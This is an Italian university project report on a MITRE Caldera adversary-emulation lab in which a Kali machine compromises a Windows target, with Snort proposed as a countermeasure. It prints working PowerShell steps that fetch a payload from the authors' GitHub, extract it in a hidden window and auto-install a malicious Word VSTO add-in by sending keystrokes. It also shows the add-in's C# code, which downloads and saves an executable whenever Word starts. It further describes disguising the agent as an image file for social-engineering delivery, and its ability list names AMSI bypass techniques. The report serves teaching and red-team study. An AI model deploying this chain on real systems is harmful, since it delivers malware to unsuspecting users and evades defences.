



UNIVERSITÀ DEGLI STUDI DI NAPOLI  
**FEDERICO II**

Scuola Politecnica e delle Scienze di Base

Corso di Laurea Magistrale in Ingegneria Informatica

Dipartimento di Ingegneria Elettrica e delle Tecnologie dell'Informazione

# **Network Security**

## **Progetto Caldera**

**Anno Accademico 2023/2024**

**Professore:**

Prof. Simon Pietro Romano

**Autori:**

Acerola Alessandro | M63001398

Casolaro Giorgio | M63001404

# Abstract

Con il seguente elaborato s'intende presentare l'attività di progetto relativa all'esame di **Network Security** nell'Anno Accademico 2023/2024. In particolare, l'attività descritta a scopo didattico prevede un attacco da parte di un sistema Kali Linux, ad una macchina target Windows, tramite il framework di adversary emulation MITRE Caldera che sfrutta una funzionalità della suite di Office, i VSTO (Visual Studio Tool for Office), per installare un payload malevolo sull'host attaccato ed eseguirlo.

# Contents

<b>1</b>	<b>Introduzione</b>	<b>1</b>
1.1	MITRE Caldera . . . . .	1
1.2	Visual Studio Tool for Office . . . . .	5
1.3	Snort . . . . .	5
<b>2</b>	<b>Configurazione attacco</b>	<b>7</b>
2.1	Panoramica . . . . .	7
2.2	MITRE Caldera . . . . .	8
2.2.1	Agent . . . . .	8
2.2.2	Abilities . . . . .	10
2.2.3	Adversary . . . . .	12
2.2.4	Operation . . . . .	12
2.3	VSTO . . . . .	13
2.4	Snort . . . . .	14
<b>3</b>	<b>Scenario d’attacco</b>	<b>16</b>
3.1	Idea di base . . . . .	16
3.2	Esecuzione . . . . .	16
3.2.1	Agent deploy . . . . .	16
3.2.2	Download VSTO Payload . . . . .	17
3.2.3	Unzip archive file . . . . .	18
3.2.4	Executing VSTO . . . . .	19

---

3.2.5	Finding Word (and execute it)	19
3.2.6	Malware Execution	20
3.3	Debrief e Considerazioni	21
3.4	Contromisure	22

# Chapter 1

## Introduzione


### 1.1 MITRE Caldera

MITRE Caldera è una piattaforma di Cyber Security progettata per automatizzare attività di **Adversary Emulation** per assistere il Red Teaming, fornendo report sulle campagne. È basato sul framework **MITRE ATT&CK**, al suo interno sono contenuti diversi plugin che implementano le sue TTPs. I componenti fondamentali sono: Agents, Abilities, Adversaries e Operations.

#### Agents

Gli **agents** sono programmi software che comunicano con Caldera ad intervalli per ottenere istruzioni. Il metodo di contatto è definito dalla sua inizializzazione ed in base a questo gli agenti sono divisi in:

- **Sandcat**: HTTP
- **Manx**: TCP
- **Ragdoll**: HTML



**Agents**

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.


[+ Deploy an agent](#) [Configuration](#) **2 agents** [Bulk Actions](#)

id (paw)	host	group	platform	contact	pid	privilege	status	last seen
cohspw	ubuntu-victim	red	linux	HTTP	135215	Elevated	alive, trusted	just now
vmpezy	windows-victim	red	windows	HTTP	8500	Elevated	alive, trusted	just now

Figure 1.1: Agents in Caldera

## Ability

Un'abilità è un'implementazione specifica di una tecnica del MITRE ATT&CK che può essere eseguita attraverso gli agenti attivi. Esse includono i comandi da eseguire, le piattaforme su cui i comandi possono eseguiti, eventuali payload da mandare e un comando da eseguire alla fine dell'esecuzione



**Abilities**

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to parse the output on the Caldera server.

[+ Create an Ability](#)

**Tactic**  
All

**Technique**  
All

**Plugin**  
All

**Platform**  
All

[Clear Filters](#)

1777 / 1777 abilities

- defense-evasion** T1497.003 - Virtualization/Sandbox Evasion: Time Based Evasion  
**1-min sleep**  
Pause all operations to avoid making noise
- credential-access** T1552.004 - Unsecured Credentials: Private Keys  
**ADFS token signing and encryption certificates theft - Local**  
Retrieve ADFS token signing and encrypting certificates. This is a precursor to the Golden SAML attack (T1606.002). You must be signed in as Administrator on an ADFS server. Based on <https://0x09333333.com/post/adfs/> and <https://github.com/freeraye/ADFSDump>.
- defense-evasion** T1562.001 - Impair Defenses: Disable or Modify Tools  
**ADFS token signing and encryption certificates theft - Remote**  
Retrieve ADFS token signing and encrypting certificates. This is a precursor to the Golden SAML attack (T1606.002). You must be signed in as a Domain Administrator user on a domain-joined computer. Based on <https://0x09333333.com/post/adfs/> and <https://github.com/freeraye/ADFSDump>.
- defense-evasion** T1562.001 - Impair Defenses: Disable or Modify Tools  
**AMSI Bypass - AMSI InitFailed**  
Any easy way to bypass AMSI inspection is it patch the dll in memory setting the "amsiInitFailed" function to true. Upon execution, no output is displayed. <https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>
- defense-evasion** T1562.001 - Impair Defenses: Disable or Modify Tools  
**AMSI Bypass - Create AMSIEnable Reg Key**  
Threat Actor could disable the AMSI function by adding a registry value name "AmsiEnable" to the registry key "HKCU\Software\Microsoft\Windows Scripting\Settings\AmsiEnable" and set its value to 0. Ref: <https://mostafayahia.medium.com/hunting-for-amsi-bypassing-methods-3886e4e6b1d5>
- defense-evasion** T1562.001 - Impair Defenses: Disable or Modify Tools  
**AMSI Bypass - Override AMSI via COM**  
With administrative rights, an adversary can disable AMSI via registry value in HKCU\Software\Classes\CLSID\{f6b00e32-a214-4a41-8f8a-4357b600726c} by overriding the Microsoft Defender COM object for AMSI and points to a DLL that does not exist. This is currently being used by ApsynBAT and others. [https://intronic.github.io/cyberpedia/library/payloads\\_f6b00e32-a214-4a41-8f8a-4357b600726c.html](https://intronic.github.io/cyberpedia/library/payloads_f6b00e32-a214-4a41-8f8a-4357b600726c.html) <https://securitynews.sonicwall.com/vmipost/asynrat-variant-includes-cryptostealer-cpabilities/>
- defense-evasion** T1562.001 - Impair Defenses: Disable or Modify Tools  
**AMSI Bypass - Remove AMSI Provider Reg Key**  
With administrative rights, an adversary can remove the AMSI Provider registry key in HKLM\Software\Microsoft\AMSI to disable AMSI inspection. This test removes the Windows Defender provider registry key. Upon execution, no output is displayed. Open Registry Editor and navigate to "HKLM\SOFTWARE\Microsoft\AMSI\Providers" to verify that it is gone.
- execution** T1059.001 - Command and Scripting Interpreter: PowerShell  
**ATHPowerShellCommandLineParameter - Command parameter variations**  
Executes powershell.exe with variations of the -Command parameter

Figure 1.2: Abilities in Caldera

## Adversary

I profili degli **adversary** sono gruppi di abilità che rappresentano le tattiche, tecniche e procedure (TTPs) disponibili per un threat actor. Ne esistono diversi disponibili in

Caldera di default ed è possibile aggiungerne di nuovi combinando varie abilità.




Figure 1.3: Adversary in Caldera

## Operation

Le **operation** eseguono abilità su gruppi di agenti scelti. I profili degli adversary vengono utilizzati per determinare quali abilità verranno eseguite, mentre i gruppi di agenti attivi le eseguono sulla macchina target. Ogni comando può essere **offuscato** (es. Base64) e, in base alla risposta, viene visualizzato sull'interfaccia dell'operazione lo stato di ogni ability (es. Running, Completed o Failed).




Figure 1.4: Operation in Caldera

## Plugin

Oltre le funzionalità di base, ci sono anche numerosi plugin in Caldera, già integrati nel tool, che estendono le sue funzionalità, consentendo di esplorare più a fondo l'adversary emulation. Ce ne sono alcuni degni di nota come:

- **Training:** menzione speciale, permette di prendere confidenza con Caldera; se si completa la challenge CTF si ottiene una certificazione;
- **Access:** permette di assegnare ad un agent una qualsiasi abilità dal database che verrà eseguita in automatico all'avvio dell'agent stesso; consente inoltre di eseguire tecniche di *initial access*;
- **Debrief:** consente di ottenere informazioni generali riguardo una campagna appena conclusa e di scaricare report ad essa relativa.




Figure 1.5: Plugin Training in Caldera



## 1.2 Visual Studio Tool for Office

I **VSTO** (Visual Studio Tool for Office) utilizzano il framework .NET di Microsoft permettendo la creazione di componenti aggiuntivi per la suite di Microsoft Office. Gli sviluppatori possono sviluppare questi componenti aggiuntivi attraverso il linguaggio C#, proprio questa funzionalità è sempre più sfruttata dagli attaccanti per distribuire malware. Nel caso in esame è stato utilizzato Visual Studio Community, il quale permette, attraverso delle estensioni, di sviluppare un Add-In per una specifica suite di Office, nello specifico si è scelto di sviluppare un componente aggiuntivo per Microsoft Word.

## 1.3 Snort

**Snort** è il principale **Intrusion Detection/Prevention System** (IPS o IDS) open source al mondo. L'IPS/IDS di Snort utilizza una serie di regole che aiutano a definire le attività di rete malevole e le utilizza per individuare i pacchetti che corrispondono a tali regole, generando avvisi per gli utenti. Snort può essere implementato in modalità inline per bloccare questi pacchetti. Snort ha tre usi principali: come sniffer di pacchetti, simile a tcpdump; come logger di pacchetti, utile per il debug del traffico di rete; o può essere utilizzato come sistema di prevenzione delle intrusioni completo.




Figure 1.6: Funzionamento Snort

Le regole standard di Snort hanno questi parametri;

- **Tipo di regola:** ci sono 5 azioni di default quando si esegue una regola tipica di Snort: *Alert*, *Dynamic*, *Pass*, *Log*, e/o *Reject*. L'azione di regola più comune è *alert*, che comprensibilmente avvisa l'amministratore di rete al rilevamento di una potenziale minaccia.
- **Protocollo:** il protocollo scelto per la regola.
- **Indirizzo IP di Sorgente:** Ip del sorgente. Se si avesse bisogno di ricevere avvisi da qualsiasi sorgente, si potrebbe ,semplicemente, inserire 'any' in questa parte della regola.
- **Porta di Sorgente:** i computer hanno generalmente 65.536 porte TCP e, se lo si desidera, è possibile inserire 'any' per definire tutte queste porte nella regola.
- **Flow:** nelle regole di Snort, *flow* si riferisce alla direzione del traffico. Questa parola chiave/simbolo aiuta ad applicare le regole solo a specifiche parti del traffico. È indicato con il simbolo della freccia (</>).
- **Indirizzo IP di Destinazione:** dove vengono inviati i pacchetti di rete dall'indirizzo IP di sorgente attraverso la porta di sorgente e la porta di destinazione. Vanno all'indirizzo IP di destinazione.
- **Porta di Destinazione:** proprio come la porta di sorgente che facilita la comunicazione tra le porte di sorgente, la porta di destinazione fa lo stesso con le porte TCP/UDP di destinazione.

Rule Header							Options
Rule Action	Protocol	Source IP Address	Source Port	Flow	Destination IP Address	Destination Port	Message
alert	top	any	21	>	10.199.12.8	any	(msg: "TCP Packet Detected" nd: 1000:610)

Figure 1.7: Esempio Regola Snort

# Chapter 2

## Configurazione attacco

### 2.1 Panoramica

Lo scenario d'attacco che verrà presentato nei prossimi paragrafi coinvolge tre attori principali: la macchina dell'**attaccante**, la macchina **vittima** e l'IDS **Snort**, che intercetta il traffico verso la vittima.




Figure 2.1: Architettura attacco

Nella fase preliminare l'attaccante si prepara all'exploitation dell'host target mediante la configurazione di un **agent** (cfr Paragrafo 1.1), in questo caso *Sandcat*, che comunica mediante la porta 8888 sul server Caldera. Una volta inviato ed eseguito sulla macchina

vittima, questo apre una connessione di **Command and Control** tra le due macchine che consente all'utente malevolo di lanciare una campagna o di eseguire comandi singoli sulla macchina infetta. L'utilizzo di MITRE Caldera consente di automatizzare il processo d'attacco mediante la simulazione di quello che farebbe un attaccante; mediante la possibilità di creare un **adversary** è possibile quindi raggruppare diversi comandi unendo una serie di **abilities**, precedentemente create, e portare a termine una campagna di cui è possibile visualizzarne a posteriori i risultati. Nella dimostrazione successiva l'IPS Snort sulla macchina della vittima gli consente di rilevare eventuali intrusioni nella rete e bloccarle, grazie alle funzionalità del software stesso.

## 2.2 MITRE Caldera

### 2.2.1 Agent

L'agent rappresenta il portale d'accesso per la vittima, dunque è fondamentale configurarlo e deployarlo nella maniera più corretta e silenziosa possibile. Mediante la finestra di setup degli agent è stato quindi configurato un agent di tipo **Sandcat**, come già descritto nel paragrafo precedente, lasciando a Caldera la generazione del codice Powershell per l'installazione e l'esecuzione dello stesso sulla macchina target. L'agent una volta in esecuzione, oltre ad aprire il traffico di Command & Control, inizia ad eseguire la tecnica di *Avoid Logs* (Defense Evasion), che gli consente di ricompilarsi dinamicamente e modificare il proprio codice sorgente, in maniera tale da ottenere un differente hash file (in MD5) e un nome random, così da nascondersi all'interno del sistema operativo e bypassare i sistemi di detection file-based.




Figure 2.2: Configurazione Sandcat agent

Il codice così fornito però non è necessario ad impiantare l'agent nell'host target, siccome l'attaccante non ha ancora un punto d'accesso.

L'idea è stata quindi di incorporare il codice Powershell in un eseguibile, che viene lanciato in background quando il malcapitato apre l'immagine *'matt.png'*; l'attaccante può quindi inviare questo file utilizzando tecniche di **social engineering** ad un utente ed invogliarlo ad aprire la foto. Questa in realtà è un archivio auto-estraente che apre la vera immagine e, contemporaneamente, in background esegue l'applicativo per lanciare l'agent. Un utente esperto potrebbe riconoscere il file come sospetto, ma una vittima poco attenta potrebbe cascarci, lasciando aperto un importante scenario.




Figure 2.3: Agent nascosto

## 2.2.2 Abilities

I plugin stock di Caldera consentono l'accesso a oltre 1700 abilities, che consentono di eseguire le più svariate operazioni sui sistemi Windows, Linux e MacOS, ma la campagna a scopo didattico descritta nel contesto di questo documento fa uso di abilities personalizzate, presenti anche sulla repository Github del progetto.

### Download VSTO Payload

Tale ability esegue del codice powershell per scaricare il payload malevolo contenente il VSTO dal server GitHub.

```
$url = 'https://github.com/Giorgio9/Network-Security_Caldera_Project/raw/main/Payload/Mattattack.7z';  
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;  
Invoke-WebRequest -Uri $url -OutFile $env:TEMP\Mattattack.7z
```

Questa ha inoltre un comando di *cleanup* che viene eseguito all'atto di chiusura della campagna, cancellando il payload scaricato.

```
Remove-Item $env:TEMP\Mattattack.7z -ErrorAction Ignore
```

### Unzip archive

L'abilità successiva estrae l'archivio precedentemente scaricato nella cartella *temp* del SO target, richiamando l'estrattore 7zip.

```
Start-Process -FilePath "C:\Program Files\7-Zip\7z.exe"  
-ArgumentList "x `"$env:TEMP\Mattattack.7z`" -o`"$env:TEMP`""  
-Wait -WindowStyle Hidden
```

### Execute VSTO Payload

Mediante codice Powershell viene poi eseguita la VSTO dalla cartella estratta ed installata in automatico sfruttando le shortcut da tastiera.

```
Add-Type -AssemblyName System.Windows.Forms;
$filePath = Join-Path $env:TEMP "Mattattack\Mattattack\publish\Mattattack.vsto";
$process = Start-Process -FilePath $filePath -PassThru;
Start-Sleep -Seconds 4;
[System.Windows.Forms.SendKeys]::SendWait("{TAB}");
Start-Sleep -Seconds 1;
[System.Windows.Forms.SendKeys]::SendWait("{TAB}");
Start-Sleep -Seconds 1;
[System.Windows.Forms.SendKeys]::SendWait("{ENTER}");
Start-Sleep -Seconds 1;
[System.Windows.Forms.SendKeys]::SendWait("{ENTER}");
Start-Sleep -Seconds 1;
$process.WaitForExit();
```

### Find Word application

La seguente abilità ha il solo scopo di emulare l'apertura di Word, cercando prima la sua locazione nel disco. Tale operazione dovrebbe essere lasciata all'utente, magari ingannandolo ad aprire un documento Word (legittimo), ma per terminare la campagna è necessaria.

```
$wordPath = (Get-ItemProperty -Path "Registry::HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\CurrentVersion\App Paths\WINWORD.EXE"
-Name "(Default)")."(default)";
Start-Process -FilePath $wordPath
```

### Execute trial malware

Il malware scaricato viene dunque lanciato dalla folder temp con il seguente comando.

```
$exePath = "$env:TEMP\ciaomatt.exe"; Start-Process -FilePath $exePath
```

### 2.2.3 Adversary

Le abilities create nel paragrafo precedente vengono così unite per comporre l'**adversary**, il reale esecutore dell'attacco. È possibile anche mappare grazie all'utilizzo di plugin l'attacco composto sulla matrice MITRE ATT&CK e creare così un layer dell'adversary.

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Downloading VSTO Payload	initial-access	Phishing: Spearphishing Attachment	Windows				x
2	Unzip archive	execution	Command and Scripting Interpreter: PowerShell	Windows				x
3	Execute VSTO Payload	execution	User Execution: Malicious File	Windows				x
4	Find Word Application	discovery	Software Discovery	Windows				x
5	Execute trial malware	execution	User Execution: Malicious File	Windows				x

Figure 2.4: Adversary Matt Attack

### 2.2.4 Operation

L'**operation** in Caldera è uno strumento fondamentale al fine di eseguire campagne d'attacco, come già descritto nel paragrafo 1.1, consentendo di lanciare comandi singoli o interi adversary. Nel caso in esame l' "**Operation: Matt Attack**" esegue l'adversary omonimo.

Start New Operation

Operation Name: Operation: Matt Attack

Adversary: Matt Attack

Fact Source: basic

Group: All groups (selected), red

Planner: atomic

Obfuscators: base64 (selected), base64jumble, base64noPadding, caesar cipher, plain-text, steganography

Autonomous: Run autonomously (selected), Require manual approval

Parser: Use Default Parser (selected), Require manual approval

Auto Close: Keep open forever, Auto close operation (selected)

Run State: Run immediately (selected), Pause on start

Jitter (sec/sec): 5 / 15

Cancel Start

Figure 2.5: Operation Matt Attack



Caldera fornisce la possibilità di configurare i vari parametri come il **planner**, ovvero il modo in cui verranno eseguiti i comandi, il **fact source**, vale a dire la sorgente di "fatti" scoperti durante un operation oppure fornita tramite conoscenza pregressa grazie ai plugin, oppure configurare il tipo di **offuscamento**, in questo caso specifico il *base64*.

## 2.3 VSTO

La configurazione del file VSTO parte dallo sviluppo del codice in C#. Per sviluppare quest'ultimo è stato utilizzato Visual Studio 2022, il quale offre la possibilità, all'atto della creazione di un nuovo progetto, di sviluppare un componente aggiuntivo per una qualsiasi suite di Office.




Figure 2.6: Creazione VSTO

Nella schermata di sviluppo del codice è dunque possibile assegnare qualsivoglia azione al componente aggiuntivo, che viene eseguito all'avvio di Word. Il file VSTO così configurato si presenta così:

```
1 using System;
2 using System.Net;
3 using System.Xml.Linq;
4 using Word = Microsoft.Office.Interop.Word;
5 using Office = Microsoft.Office.Core;
6 using Microsoft.Office.Tools.Word;
7
8 namespace Mattattack
9 {
10     public partial class ThisAddIn
11     {
12         private void ThisAddIn_Startup(object sender, System.EventArgs e)
13         {
14             ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
15
16             // URL della repository Git
17             string repositoryUrl = "http://raw.githubusercontent.com/Giorgio9/Network-Security_Caldera_Project/main/Payload/ciaomatt.exe";
18
19             // Percorso per salvare il file
20             string savePath = System.IO.Path.Combine(System.IO.Path.GetTempPath(), "ciaomatt.exe");
21
22             using (WebClient wc = new WebClient())
23             {
24                 // Aggiungi eventuali intestazioni necessarie
25                 wc.Headers.Add("a", "a");
26
27                 try
28                 {
29                     // Scarica il file dalla repository
30                     wc.DownloadFile(repositoryUrl, savePath);
31                 }
32                 catch (Exception ex)
33                 {
34                     System.Windows.Forms.MessageBox.Show(ex.ToString(), "Errore durante il download", System.Windows.Forms.MessageBoxButtons.OK, System.Windows.Forms.MessageBoxIcon.Error);
35                 }
36             }
37         }
38     }
39 }
```

Figure 2.7: Codice VSTO

Come si evince dalla figura 2.7, il codice apre un collegamento alla repository di GitHub del progetto in esame, utilizzata come **server**, e scarica il malware di test attraverso il metodo *DownloadFile* della classe *WebClient*. Questo verrà dunque salvato nella folder *temp*, così da non essere notato facilmente dalla vittima.

## 2.4 Snort

L'uso di **Snort** non è associabile direttamente all'attacco ma ad eventuali **contromisure** applicabili; se lanciato sulla macchina della vittima è in grado di intercettare il traffico inviato dall'agent Caldera verso la stessa e, potenzialmente, bloccare le connessioni TCP provenienti da un determinato IP, una determinata porta o, più genericamente, qualsiasi indirizzo esterno alla rete dell'host, essendo Snort un IPS.

Il setup di Snort non è complicato e viene effettuato modificando e aggiungendo alcuni parametri nel file "*snort.conf*". Il primo passo è definire un indirizzo di rete da proteggere, chiamato *HOME\_NET*, e gli indirizzi di rete esterni, in questo caso *!\$HOME\_NET*. Infine è utile definire il path relativo alle regole a cui Snort deve accingere per rilevare le intrusioni, compreso il file "*local.rules*" creato appositamente per eseguire regole scritte ad-hoc ai fini della campagna. Altre configurazioni non vengono approfondite in questo paragrafo perchè riguardanti parametri utili ma non necessari all'esecuzione di Snort, come l'aggiunta di librerie per il dynamic preprocessor o preprocessor engine.

